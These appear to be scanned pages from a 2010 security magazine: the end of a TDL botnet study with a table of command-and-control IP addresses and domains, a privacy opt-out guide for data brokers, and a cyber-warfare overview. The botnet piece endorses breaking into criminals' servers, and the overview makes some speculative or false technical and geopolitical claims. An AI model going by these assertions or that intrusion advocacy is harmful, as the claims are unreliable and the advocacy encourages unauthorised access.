


Figure 9. *Distribution of bots by countries*

Table 12. *IP addresses and DNS names for C&C servers (the old and the new one)*

IP	Domain name	Total number of bots	Number of partner accounts	Date of first bot installation
91.212.226.60	d45648675.cn	8547241	857	12.08.2009
91.212.226.59	zz87jhfda88.com			
91.212.226.59	1j1i16b0.com			
61.61.20.132	a57990057.cn	7860677	2547	31.12.2009
61.61.20.132	68b6b6b6.com			
91.212.226.7	0o0o0o0o0.com			
61.61.20.135	jro1ni1l1.com			
61.61.20.135	34jh7alm94.asia			




Figure 10. *Distribution of bots by partners*




Figure 11. *Distribution of new installations by partners*




Figure 12. *Windows versions*

Conclusion

During the whole research, which has been covered in the two-article series, we walked on eggshells in order to preserve the botnet undisturbed at least until we finish the study. Despite this, the botnet owners clearly suspected illegal activity, which triggered patching of some (but not all!) of the vulnerabilities in the middle of our research. As of the present moment, all of the mentioned vulnerabilities are closed. The botnet still continues to develop, yet in a less public manner concerning malware distribution.

It is worthy to mention that we have found evidence of other hackers/researchers on the same C&C server. However, we never knew if they succeeded to get root.




Figure 13. *Rootkit versions*




Figure 14. *Versions of TDLCMD.DLL module*

As a final word, we strongly believe that defensive security is powerless unless it seizes to avoid being offensive. If we are not hacking the hackers, then we are lacking information – and thus, bound to follow their rules. In all cases, it is good to know, that even black hats have security issues!

ANDREY RASSOKHIN
Information security expert
eSage Lab
andrey@esagelab.com

DMITRY OLEKSYUK
System architect
eSage Lab
dmitry@esagelab.com

Search Engine Security and Privacy

Part 2

It is always surprising to see how much information is available to anyone with an Internet connection and little tenacity.

What you will learn…

- Search Engine Wars update
- How to protect your identity and privacy

What you should know…

- Search engine basics
- xxxxxxxxxxxxxxx
- xxxxxxxxxxxxxxx

Since Part 1 was published in the July 2010 Hakin9 magazine, there have been huge changes within the search engine world. I will name a few key changes here.

- On July 29, 2010, Microsoft and Yahoo finally announced their long-anticipated marriage of Microsoft's Bing search engine and Yahoo's premium search advertising tools. (*http://www.pcworld.com/article/169261/what_the_microsoftyahoobing_deal_means_for_you.html*) So, there are now only two tier-1 search engines (Google, Bing) and not three (Google, Yahoo, Bing). No one is sure what Microsoft and Yahoo will do with all the consumer data they'll be able to collect from searches. Their original announcement promised user privacy would be protected. The companies say they will limit data-sharing to *the minimum [amount] necessary to operate and improve the combined search platform* (*http://www.pcworld.com/article/189761/the_microsoftyahoo_deal_what_it_means_for_you.html?tk=rel_news*).
- On October 26, 2010, Yahoo! and Microsoft announced that they have completed a major search alliance milestone in both the U.S. and Canada. It involves not just Yahoo search being powered by Bing, but also the two companies' online advertising services. Starting today, Microsoft Advertising adCenter will power 100% of the paid search advertisements on both Bing and Yahoo! owned and operated properties and publisher networks in the U.S. and Canadian markets. (*http://community.nasdaq.com/News/2010-10/microsoft-yahoo-partner-to-take-on-google.aspx?storyid=42507*, *http://news.softpedia.com/news/Yahoo-Search-Marketing-Ad-Serving-Moves-to-adCenter-161001.shtm*)
- On November 2, 2010, Google sent out an email to Gmail users in the United States regarding privacy issues (*http://www.google.com/intl/en/privacypolicy.html*). Listed below is a copy of the email. Buzz was not mentioned in my previous article since it was in litigation and I didn't want to misstate Google's position in regards to the Buzz application. (*http://www.informationweek.com/news/software/showArticle.jhtml?articleID=228200049*) As a result of a separate privacy concern, the company's inadvertent gathering of Wi-Fi packet data through its Street View cars, Google last week made a significant commitment to improve its approach to privacy by adding a new director of privacy to oversee product management, implementing additional process controls and auditing, and adding further privacy education for employees. (*http://www.informationweek.com/news/security/privacy/showArticle.jhtml?articleID=227900752*)

"Google rarely contacts Gmail users via email, but we are making an exception to let you know that we've reached a settlement in a lawsuit regarding Google Buzz (http://buzz.google.com), a service we launched within Gmail in February of this year.

Shortly after its launch, we heard from a number of people who were concerned about privacy. In addition, we were sued by a group of Buzz users and recently reached a settlement in this case.

The settlement acknowledges that we quickly changed the service to address users' concerns. In addition, Google has committed $8.5 million to an independent fund, most of which will support organizations promoting privacy education and policy on the web. We will also do more to educate people about privacy controls specific to Buzz. The more people know about privacy online, the better their online experience will be.

Just to be clear, this is not a settlement in which people who use Gmail can file to receive compensation. Everyone in the U.S. who uses Gmail is included in the settlement, unless you personally decide to opt out before December 6, 2010. The Court will consider final approval of the agreement on January 31, 2011. This email is a summary of the settlement, and more detailed information and instructions approved by the court, including instructions about how to opt out, object, or comment, are available at http://www.BuzzClassAction.com.

This mandatory announcement was sent to all Gmail users in the United States as part of a legal settlement and was authorized by the United States District Court for the Northern District of California."

Google now has almost 90% control of the search engine market. That is great news for advertisers but it means that we as individuals have to be more proactive in protecting our privacy on the Internet. As discussed previously, you have no privacy when it comes to Google and most of the tier-1, tier-2 and tier-3 search engines. As soon as information is available about you, whether true or false, it is available to anyone. So what do you do? You control as much as possible the information that can be harvested about you and urge world leaders and Google, etc. to provide us with the option to opt out of search engines as individuals and companies.

So what are the first steps in getting yourself *removed* from the Internet? You need to know that it will be an ongoing battle that you may manage but unfortunately not completely win without the ability to opt out of search engines and the like. To get started you need to Google yourself and see what information is out there regarding you and/or your business.

National Do Not Call List

(*https://www.donotcall.gov/*)

To get your home telephone number, cellular telephone number, etc. permanently off of telemarketers' lists, you need to register those numbers on the National Do Not Call List.

The National Do Not Call Registry gives you a choice about whether to receive telemarketing calls at home. Most telemarketers should not call your number once it has been on the registry for 31 days. If they do, you can file a complaint at this Website. You can register your home or mobile phone for free. Because of limitations in the jurisdiction of the FTC and FCC, calls from or on behalf of political organizations, charities, and telephone surveyors would still be permitted, as would calls from companies with which you have an existing business relationship, or those to whom you've provided express agreement in writing to receive their calls. However, if you ask a company with which you have an existing business relationship to place your number on its own do-not-call list, it must honor your request. You should keep a record of the date you make the request.

Telephone numbers placed on the National Do Not Call Registry will remain on it permanently due to the Do-Not-Call Improvement Act of 2007, which became law in February 2008. Read more about it at *http://www.ftc.gov/opa/2008/04/dncfyi.shtm*.

Opt Out Prescreen

(*https://www.optoutprescreen.com/?rf=t*)

If you are tired of all of those *pre-approved* credit card offers that you receive in the mail, go to the opt out prescreen and fill out the electronic form. Equifax, Experian, Innovis, and TransUnion, (collectively the *Consumer Credit Reporting Companies*), will then not sell or share your information for a period of five years. If you choose to opt out, you will no longer be included in firm offer lists provided by these four consumer credit reporting companies.

Under the *Fair Credit Reporting Act* (FCRA), the Consumer Credit Reporting Companies are permitted to include your name on lists used by creditors or insurers to make firm offers of credit or insurance that are not initiated by you. The FCRA also provides you the right to *opt out*, which prevents Consumer Credit Reporting Companies from providing your credit file information for firm offers.

Department of Motor Vehicles

(*www.ftc.gov/privacy/protect.shtm*)

The Drivers Privacy Protection Act allows states to distribute personal information only to law enforcement officials, courts, government agencies, private investigators, insurance underwriters, and similar businesses-but not for direct marketing and other uses. You need to contact the DMV in your state to obtain the proper form and process for opting out.

Direct Marketing Association

(*www.dmachoice.org*)
If you've ever shopped direct-by mail, online, by phone or by home shopping TV shows-chances are, you're buying from members of the Direct Marketing Association. These members agree to not contact those on the opt out list.

- *The Direct Marketing Association's* (DMA) Mail Preference Service lets you opt out of receiving unsolicited commercial mail from many national companies for five years. When you register with this service (for a $1 fee, – yes, you have to pay them to stop selling your *private* information), your name will be put on a *delete* file and made available to direct-mail marketers. However, your registration will not stop mailings from organizations that do not use the DMA's Mail Preference Service.
- The Direct Marketing Association's Email Preference Service helps you reduce unsolicited commercial emails when you opt out. Your online request will be effective for five years.
- The Direct Marketing Association also gives you the ability to register the names of deceased loved ones with their *Deceased Do Not Contact* list (DDNC) at: *https://preference.the-dma.org/cgi/ddnc.php*. Click on the Continue button at the button of the page to get to the form.
- The Direct Marketing Association provides information to individuals who are attempting to help their elderly relatives and friends to stop receiving mailings for sweepstakes and other kinds of contests. Read more at DMA Choice's Do Not Contact for Caretaker Registration. (*http://www.ims-dm.com/cgi/dncc.php?__utma=1.333453521.%201198063906.1200322463.1200324903.9&__utmb=%201&__utmc=1&__utmx=-&__utmz=1.1198261617.3.%202.utmcsr%20%3DGoogle|utmgclid%3DCKjYtO-es5ACFQGzGgodzFPCKw|%20utmccn%3DDo%2BNot%2BMail|utmcmd%3DCPC|utmctr%3Dmail%%202Bpreference%2Bservice&__utmv=-&__utmk=113293320*)

Axicom

(*http://www.acxiom.com/about_us/privacy/consumer_information/opt_out_request_form/Pages/Opt-OutRequestForm.aspx*)
Axicom sells your information to marketers, who then send you junk mail. Acxiom enables consumers to opt out of their marketing and directory information products. In addition, Acxiom allows consumers, when appropriate, the ability to access and correct the information found in their directory, fraud detection and prevention and background screening products.

ChoicePoint (now LexisNexis, parent company is Accurint)

(*http://www.lexisnexis.com/privacy/for-consumers/opt-out-of-lexisnexis.aspx*)
According to their website, LexisNexis permits certain individuals to opt out of having certain personal information about themselves. This opt out policy only applies to personal information that is available through LexisNexis-owned databases. You need to print and complete the form and mail the form to the address listed below.

Download form:
http://www.lexisnexis.com/terms/privacy/data/print_template.asp

Opt out mailing address:
LexisNexis Opt Out Request
P.O. Box 933
Dayton, Ohio 45401

If you currently maintain more than one address or would like any previous addresses removed, you would submit an additional request for each address.

People Finders, Private Eye

(*http://www.peoplefinders.com/terms.asp,*
http://www.privateeye.com)
Opting out of these Websites requires a letter including: First and last name, middle initial, aliases and A.K.A.'s, complete current address, complete former addresses going back 20 years, date of birth – including month, day, and year, to the opt out address.

Opt out mailing address for People Finders:
Opt Out/ Peoplefinders.com
1821 Q Street,
Sacramento, CA 95811

Opt out mailing address for Private Eye:
Opt Out ma
PrivateEye.com
15332 Antioch St. Suite 713
Los Angeles, CA 90272

US Search

(*http://www.ussearch.com*)
To remove yourself from US Search reports, join the opt out program that covers reports containing non-public record information (like information compiled from magazine subscriptions) that is available for sale to the general public. Opt out by mailing a signed request including your

full name, e-mail address, mailing address, social security number, date of birth, past addresses and aliases.

Opt out mailing address:
US SEARCH
Opt Out Program
600 Corporate Pointe, Suite 220
Culver City, CA 90230

USA People Search

(*http://www.usa-people-search.com*)
To remove your information, send a letter including your full name (and any aliases), date of birth, current and previous addresses, and telephone number.

Opt out mailing address:
USA People Search
PO Box 188860
Sacramento, CA 95818

Lost People

(*http://www.lostpeople.com*)
To opt out you need to send a letter including: your name, address, social security number, and date of birth, and a $20 check or money order for researching your records. Then they will opt you out of all databases they search.

Opt out mailing address:
MPIS, Inc
PO BOX 279
Keyser, WV 26726-0279
(304) 788-9080
help@your-results.com

Ameridex

(*http://www.kadima.com/newp.php*)
You can opt to remove yourself from the Ameridex Information Systems Nationwide Index by completing the online form. They no longer process email or postal mail opt outs except where required by law.

Zoom Info

(*http://www.zoominfo.com/Search/Dialogs/Privacy.aspx*)
To remove your Public Profile from Zoom Info, send an email to *remove@zoominfo.com* with your request and the web address of your Public Profile, and they will remove your information.

Abika

(*http://www.abika.com/Forms/Filecomplaint.htm*)
To opt out use the *file a complaint* page to submit your opt out request. Opt out requests require verifiable name, address, DOB, phone number, email address and specific reason for opting out.

Veromi

(*http://www.veromi.com*)
You must send an opt out request to the address listed below. Once the request has been received they will block your records from being shown in many, but not all, of their search results. Contact by writing a letter including your first and last name and middle initial, aliases and A.K.A.'s, current address, complete former addresses going back 20 years, and date of birth. It is also helpful to include a printout of the records that you wish to have suppressed.

Opt out mailing address:
Opt Out/Veromi.net
1821 Q Street
Sacramento, CA 95811

411, Phone Numbers

(*http://www.411.com, http://www.phonenumbers.com*)
Search for your name and click on it in the results. About halfway down the page you will see a small link that says, *Is this you? Remove your listing*. Click that button, enter the reason for removal (it doesn't matter what reason you chose), enter the security code, and your listing will be removed.

Any Who

(*http://www.anywho.com/help/privacy_list*)
Conduct a Find a Person search or Reverse Lookup on your listing. Make sure you are on a results page with a single listing (if you see multiple listings on the page, click on your name to get to the single listing page). Then simply click the *Remove Listing* link found on the returned listing and fill out the removal form. Your request will be processed within 1 business day.

Intelius (Yahoo and Switchboard use Intelius databases),
Zaba Search (same as Intelius but do it too)

(*http://www.intelius.com/privacy.php, http://www.zabasearch.com/block_records/block_by_mail.php*)
According to their website, *as a courtesy we allow you to opt out your personal information from our Website. What this means is that your name as it appears in a particular record and the associated identifying information such as your address and phone number will be suppressed if you request this in the manner described below. However, please note that any time your identifying information appears in a public record or in a publicly or commercially available manner, in a way that is different from the particular record you opted out, it will again appear on our Website*.

In order for us to suppress or opt out your personal information from appearing on our Website, we need to verify your identity. To do this, we require faxed proof of identity. Proof of identity can be a state issued ID card or driver's license. If you are faxing a copy of your driver's license, cross out the photo and the driver's license number. We only need to see the name, address and date of birth. We will only use this information to process your opt out request. Please fax to 425-974-6194 and allow 4 to 6 weeks to process your request. We will only process opt out requests received by fax and no request will be processed without complete information (i.e., name, address and date of birth). Requests for opt out will not be processed over the phone or via email.

Superpages

(*http://www.superpages.com*)
The Superpages list individuals as well as businesses. Once you find your listing, click on the *update listing* under the address shown. Do not delete the information. Scroll down to the bottom of the page and follow the link to the *online removal form*. Enter the code word and click *remove me*.

Reverse Phone Detective

(*http://www.phonedetective.com/PD.aspx?_act=OptOut*)
They make it really easy to confirm if you are in their database and then confirm that you have been removed. Simply enter your information in their form, agree to the terms, and click submit. Then run a search to verify that your opt out request has been successfully processed.

Directory Assistance Plus, Fonecart, White Pages

(*http://www.daplus.us/Remove.aspx, http://fonecart.com/Remove.aspx, http://www.whitepages.com/10001/cust_serv/removal_form)*
You need to download the online opt out form and include name, address, phone number, and email address. After filling out this form, send to the current address listed on the Web site.

Lycos White Pages

(*http://info.lycos.com/privacy/privacy.asp*)
In order to remove yourself from Lycos White Pages, you will need to send a request to Lycos Customer Service. Lycos customer service can be contacted via their privacy page in the URL above.

Info Space

(*http://www.infospace.com/home/about/corporate/privacy.htm*)
In order to opt out from Infospace.com white pages directory you will need to search for your listing. Once your listing is found, click the *update or change* link and enter the option which is most appropriate for your needs. You will receive a confirmation email from InfoSpace confirming your decision to opt out.

DEX

(*http://www.rhd.com/legal/privacy_policy.html*)
DEX will remove you from their list when you follow the current instructions on theURL above.

Leave My Child Alone, Underground Action Alliance

(*http://www.themmob.org/lmca/index.html, http:// www.themilitarufreezone.org*)
Download high school and Pentagon opt out forms.

Double Click

(*www.doubleclick.com*)
Once opting out of DoubleClick's list you will receive a cookie that will disable all targeted advertisements for this ad serving platform.

Network Advertising

(*www.networkadvertising.org*)
You can automatically opt out of 12 online advertising networks with a click of your mouse. Go to the link listed above.

Conclusion

This list of opt out companies is not meant to be complete but provides a starting point. Public records make it so easy for these companies to harvest information about you. Your private information may be available to anyone with an Internet connection, how can you minimize your public record profile?

(1) You can create a trust. It is actually fairly simple to make yourself *disappear* from many public records databases. Many leaders in the public records industry recommend creating a trust. In basic terms a trust is a type of arrangement that lets businesses, organizations or individuals to own and manage property or money for another person or entity.

Since a trust which is managed by *trustees* for the benefit of, let's say you, it is best to name your trust in way which would not be easily associated with your. For instance if your last name was Johnson, it would be best to name your trust *1234 Trust* instead of *Johnson Family Trust*.

By having a trust, all your property and assets will be owned and managed by the trustees under the name of the trust. This means that if anyone were to search public records for ownership of property they would find out that *1234 Trust* is the registered owner and not you the individual.

(2) You can establish a corporation or LLC. Much like a trust, you can use a business or corporation name to register your assets or property. For instance, you might register the owner of your personal residence as *1234*

LLC. This way, you can keep you personal address out of the databases and use a PO Box or mailboxes etc for driver's license and other records.

(3) In many states, the DMV, voter registration, and banks require that a physical address be on file, however, some also give you the opportunity to have a 2nd option to mail your correspondence.

Whenever POSSIBLE when you receive DMV renewals, voters registration requests, assessor tax bills, etc., you can start thinking about creating one central address that is not your actual address, but simply a place where you can redirect your personal information, like a PO Box or a mail outlet center.

The more you are able to do this, the lower the risk of your information being compromised. If thieves can't find your information or determine where you are actually located, the possibility of your personal information being hijacked or stolen is greatly reduced.

(4) Be extremely careful what information you share on social websites such as Facebook, LinkedIn, Twitter, etc. On October 13, 2010, Bing started incorporating users' (around 500 million users) social data from Facebook to improve the personal relevance of searches (*http://www.businessinsider.com/bing-brings-facebook-friend-data-to-search-2010-10#ixzz14kHE50aJ*). Facebook was using the Google API to import all of user's contacts in Gmail and sending those contacts invites to join Facebook. As of November 8, 2010 Google will now only share user information if the site wanting access provides reciprocal data feeds to others. These are just some additional areas where information leaks can be a concern for individuals as well as companies.

(5) Google yourself on a regular basis and before you post anything to the Internet ask yourself if you want identity thieves, your enemy, or anyone really knowing that piece of information. Be proactive in protecting your privacy and what information is easily assessable to anyone who has access to an Internet connection.

(6) Be proactive in writing world leaders and companies regarding privacy issues. It is well past 1984 and Big Brother (in many cases Google) is out there watching, harvesting, and disseminating information about you to others.

REBECCA WYNN

Rebecca Wynn, MBA, CISSP, LPT, CIWSA, NSA/CNSS NSTISSI 4011-4016, is a Senior Information Security Analyst/Engineer with NCI Information Systems, Inc. specializing in Information Assurance and Cyber Security. She has been on the Editorial Advisory Board for Hakin9 magazine since 2008.

Veri-NAC
NETWORK VULNERABILITY & ACCESS CONTROL
BLACK BOX
Veri-NAC™
NETWORK VULNERABILITY & ACCESS CONTROL

A Brief Analysis of the Cyber Security Threat

A definition of cyber security

Cyber security can be broadly described as *protecting personal/business or government digital assets from cyber attack from individuals, organised criminals or foreign governments*. Cyber security encompasses three *threat vectors*; cyber warfare; cyber terrorism and cyber attacks. Each of these *threat vectors'* will need to be addressed by a country's citizens, its businesses (private and public) and national and local governments (including a nation-states armed forces).

Did you know?

A country's digital infrastructure is often referred to as its *strategic national asset*.

The major problem facing most nation-states (particularly in the West) is the lack of a central body to co-ordinate and implement military and corporate/ government cyber security strategies. There is also a growing reliance in the West to transfer important assets (and security) ownership from the public sector to the private sector which in itself opens up a new security risk (see later sections).

The cyber security threat vectors and domains of war

Before we discuss the cyber warfare threat, it's worth briefly highlighting the cyber security threat areas again:

- Cyber warfare
- Cyber terrorism
- Cyber attacks (organised crime)

Cyber warfare

Cyber warfare can be defined as part of four other defence components – one being air, sea, land and space. It is in these areas that cyber warfare has emerged as the fifth domain of warfare. Cyber warfare involves one nation-state attacking another by using digital attack code to bring about a *nation-state infrastructure collapse*. The collapse will target the energy system i.e. gas, electricity and oil for example as well as the financial hubs. This can be achieved by using DDOS, Trojans, malware or the use of logic bombs and trap doors in source code for example*

Did you know?

Outsourcing software development to foreign nation-states increases the risk of cyber attack.

Cyber terrorism

Cyber terrorism uses Internet based attacks which are related to terrorist activities – this might include DDOS attacks on government networks and or looking to steal individual personal information to commit fraud (this is used to raise funds for the terrorists to commit their terrorist acts).

Cyber attacks

Cyber attacks usually involve an organised criminal gang who target individual and networked computers to extract personal and business information to commit financial fraud.

Cyber attack vectors

The following cyber attack vectors is what China or Russia (for example) might (and already) use in the event of hostilities. These two countries and many countries from the West also have offensive cyber capabilities – in other words the ability to steal or inflict digital assets damage on another nation-state. Most Western countries which include the US, France, Germany and the UK have the ability to wage cyber warfare. Now let us take a look at the cyber attack vectors.

Cyber Espionage – the network threat

Espionage isn't something new, and neither is cyber espionage. Some of the most sophisticated cyber espionage networks reside in Russia and China. Cyber espionage normally involves stealing secret (and or classified) documents from other nation-state governments, individuals, military establishments, rivals, enemies and businesses.

Cyber warrior units (that are run by nation-states) which are closely tied to private hacker groups are normally responsible for developing cracking techniques to develop sophisticated malware, Trojans, backdoor traps and logic bombs to gain unauthorised access to a foreign network and or server.

Recently, leading security researchers identified and tracked a sophisticated cyber espionage network based in China called *Shadow*. The Shadow worms systematically snoop through files (looking for *secret*; *restricted* or *confidential* classified documents) stored on the targeted computer. The Shadow worm would then send the harvested data through the web to core servers located in China. The attackers used social media platforms such as Twitter, Facebook, redundant cloud-based computing systems and Google Groups as the command-and-control infrastructure for the Shadow rollout.

This espionage network targeted computers in several foreign countries including systems belonging to the Indian government and military. The Shadow network (a similar espionage ring to GhostNet from 2009), was found to have compromised the UN, computers systems belonging to the Indian government and the Embassy of Pakistan in the US. Unfortunately, the targeted computers weren't secure as the data had been moved from a secure environment.

Cyber Sabotage – the SCADA threat

Sabotage can occur at many levels i.e. military, government, utility platforms (i.e. electricity, oil, banking, stock markets, transport etc) or corporate and all will use the same attack methods. Sabotage is one of the major threats to our everyday lives and could in essence take a nation-state into the dark ages. With ever increasing reliance on the Internet (remember we are running out of IP addresses – think IPv6), it's no surprise that cyber sabotage is going to increase the risks to every nation-state on Earth.

Cyber sabotage can do many things i.e. reprogramme existing source code; control or change the way *programmable logic controllers* work (PLC) by embedding a rootkit in the code; edit/delete source code and or readable documents and command and control of a servers files and folders. These are just some ways attackers (or a nation-state) might exploit damage on another network/system.

One of the most destructive sabotage attack vectors seen to date has to be *Stuxnet*. Stuxnet (seen earlier in 2010) is a Windows-based computer worm that specifically attempts to sabotage and in some instances reprogram industrial software systems like SCADA which are used to control and monitor industrial processes across the globe The worm targeted the Siemens SCADA control systems (via USB flash drives)* and is believed to have been created in the West and used in a sabotage attack on a nuclear plant in Iran.

The worm's impact on the plant will probably never be known. What is known is that it delayed the start-up of the plant for some weeks. The malware itself was unique in that the malware writers would have had to have had firsthand knowledge of industrial processes – what was equally strange was that the malware was coded in C and C++ (malware isn't normally coded this way) and that the malware had two *stolen* digital certificates. One significant advancement on previous malware was its' ability to update itself over peer to peer – so all in all this is probably the most sophisticated malware of its type to date.

Who wrote it? This was probably a Western sponsored cyber sabotage. The Stuxnet worm is very much the beginning of a new dawn in cyber weaponry and leaves leading security researchers in no doubt that we will now see the evolution of the *Stuxnet* family.

Did you know?

Stuxnet malware propagation was via USB flash drives.

Utility platforms

Most (but not all) Western countries use some form of computer controlled system to manage their electricity grid, gas supply and water distribution. It's highly likely in the future that a nation-state will exploit these command and control systems by using DDOS methods which would lead to serious power outages and could bring down the stock markets.

The US government is already aware that Russia and China has infiltrated the electrical grid and deployed logic bombs which will be used to sabotage or disrupt the grid. The US is one of a number of countries that actually has its' electricity grid connected to the Internet, so it is conceivable that they could just disconnect it from the Internet in the event of an attack.

In July 2009, North Korea is claimed (by security experts) to have been behind a cyber attack that paralysed the websites of US and South Korean government agencies, banks and businesses. South Koreas *National Intelligence Service* (NIS) claimed at the time that the *attack appeared to have been elaborately prepared and staged by a certain organisation or state*. The NIS claimed that the cyber attacks were the work of North Korea. The cyber attack didn't appear to sabotage South Korean or US networks but after investigation by South Korean and US authorities it became apparent that it was a DDOS attack.

South Korea has for some time warned of the dangers of cyber espionage by Chinese and North Korean hackers. The country's Defence Security Command at the time logged 95,000 daily attempts to penetrate its military network. There is no evidence to suggest that the same level of daily cyber attacks was seen in July of this year (2010). AhnLabs the South Korean Internet Security vendor did tell me earlier this year that they were preparing for a cyber attack but I understand it never came.

Other potential targets – Border Gateway Routing (BGP) prefix hijack

Cyber warriors will attempt to sabotage the backbone of the Web which includes attacking the BGP. The BGP according to leading security experts is one of the most vulnerable access points on the web. The BGP is a core routing protocol which maps routing options for the best (i.e. shortest path) available routes for traffic to flow across the Internet. There have been two instances in 2010 where *bad routing* information sourced from China has disrupted the Internet. About 10 per cent of the Internet was affected by bad routing tables – in effect about 36,000 global networks were affected. This BGP routing *error* caused dropped connections, and most worryingly of all, Internet traffic to be re-routed through China.

Software and technology outsourcing

Many Western countries have over the years outsourced their IT and technology overseas, mainly to cut development costs. This has inadvertently led to some security researchers to speculate that there is a significant risk of Western businesses selling compromised technology/software back to governments and customers alike. The western military for example doesn't have restrictions concerning where computer chips are made so it's conceivable that malicious code such as logic bombs and trap doors may well be embedded in the millions of lines of outsourced computer code.

Microsoft software development doesn't just happen in the US; it is in fact developed all over the world and on many different development servers. The US Department of Defense uses Microsoft Windows so you can identify the potential opportunities the cyber criminals and cyber warriors will see. The obvious risks of having the Windows source code distributed all over the world leaves the code open to trap doors and other malicious activity. It's very difficult to control and manage millions of lines of code – if the code couldn't be exploited, why do Microsoft release monthly security patches? The answer here (and I'm sure the US government agrees) is to keep the Windows source code in the US domain and under total US control.

Cyber weapons – what would be considered an act of war?

Most cyber weapons are only going to be designed to be used once. If these weapons are used more than once, then the cyber defenders will be able to detect them and apply the appropriate research to be able to defend against the same family of cyber weapons. Some nation-states (mentioned earlier) have the capability to strike at other nation-states to launch sophisticated cyber attacks to DDOS the stock market, activate logic bombs to ground the airlines and disable the transport and electricity grid.

If you were to take the US, the fact they are probably the most digitally connected country in the world (militarily at least), the prospect of the US provoking a cyber war wouldn't be a clever plan. The other big problem facing a cyber war is who ever goes first will undoubtedly stand a better chance of *winning*. China for example could strike the US with an all out cyber attack and then disconnect itself from the rest of cyberspace.

So, what constitutes an act of war? It's difficult to determine because there are so many attack vectors (which are common today and happening right now) that haven't provoked a cyber war. Is it the penetration of a network? Is it sabotage of a network? Is it when a military network has had classified government documents stolen? What are the stages for cyber war? Let's assume the malicious code has been planted and propagates across the network – the code isn't activated yet, but when it is – is this an act of war? Who decides whether this is an act of war? There are lots of questions and not many answers right now.

China and Russia – politically motivated cyber attacks

China as previously discussed, has the potential to wreak havoc so it's no surprise to understand that is has developed a comprehensive cyber espionage programmes (which targets for example computer hardware and software); created citizen hacker groups; established cyber warfare units (very much like many other nation-states) and embedded logic bombs and trap doors in many nation-state infrastructure networks and computer software. Chinese warfare strategy is very much politically driven.

China has developed a detailed cyber warfare strategy which works very closely with private hacker groups. To date there are probably 2-300 hacker groups working directly with the Chinese government. Take into account that they now have the Microsoft source code; they can now fully understand the security vulnerabilities long before they are identified and fixed by Microsoft. The Chinese government do not use Microsoft software for their networks – rather they use open source software called Kylin. The reason for this is clear – they plan to use their knowledge of Microsoft to inflict sabotage and or exploit as yet unidentified software vulnerabilities on those nation-states that use Windows operating systems.

